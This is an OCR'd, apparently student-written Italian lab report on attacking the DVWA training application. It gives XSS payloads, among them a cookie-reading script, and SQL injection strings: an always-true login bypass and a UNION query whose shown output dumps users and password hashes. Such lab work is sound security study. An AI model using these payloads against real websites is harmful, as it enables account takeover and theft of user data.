

XSS – SQL INJECTION


ALERT <script>alert('XSS')</script>




OUTPUT ALERT <script>alert('XSS')</script>



CORSIVO <i>Testo in corsivo<i>




COOKIE <script>alert(document.cookie); </script>



Ho avuto accesso a nome e cognome di un utente inserendo 1 nel campo User ID


Bypassata autenticazione tramite ' OR 'a'='a' (poiché la condizione a=a è sempre vera, l'operatore OR restituirà sempre un risultato valido, motivo per cui sono riuscito ad accedere ad una nuova posizione che altrimenti sarebbe protetta).




%' or 0=0 union select null, user() #

- Tramite %’ ho indicato la fine di un’istruzione SQL, con 0=0 ho dato una condizione sempre vera, al fine di bypassare controlli di autenticazione.
- Con union ho combinato i risultati di due query;

- Tramite parametro sono venuto a conoscenza di quanti campi vengono selezionati dalla query vulnerabile;
- infine tramite parametro user ho listato per l’appunto tutti gli utenti presenti, reperendone nome e cognome.



PASSWORD


192.168.1.56/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+concat(first_name%2C0
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus Essentials / Fo...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
;0x0a,password) from users #
Submit
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
6dde5a7cb8c6594ad9110e13c12bf9c6
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso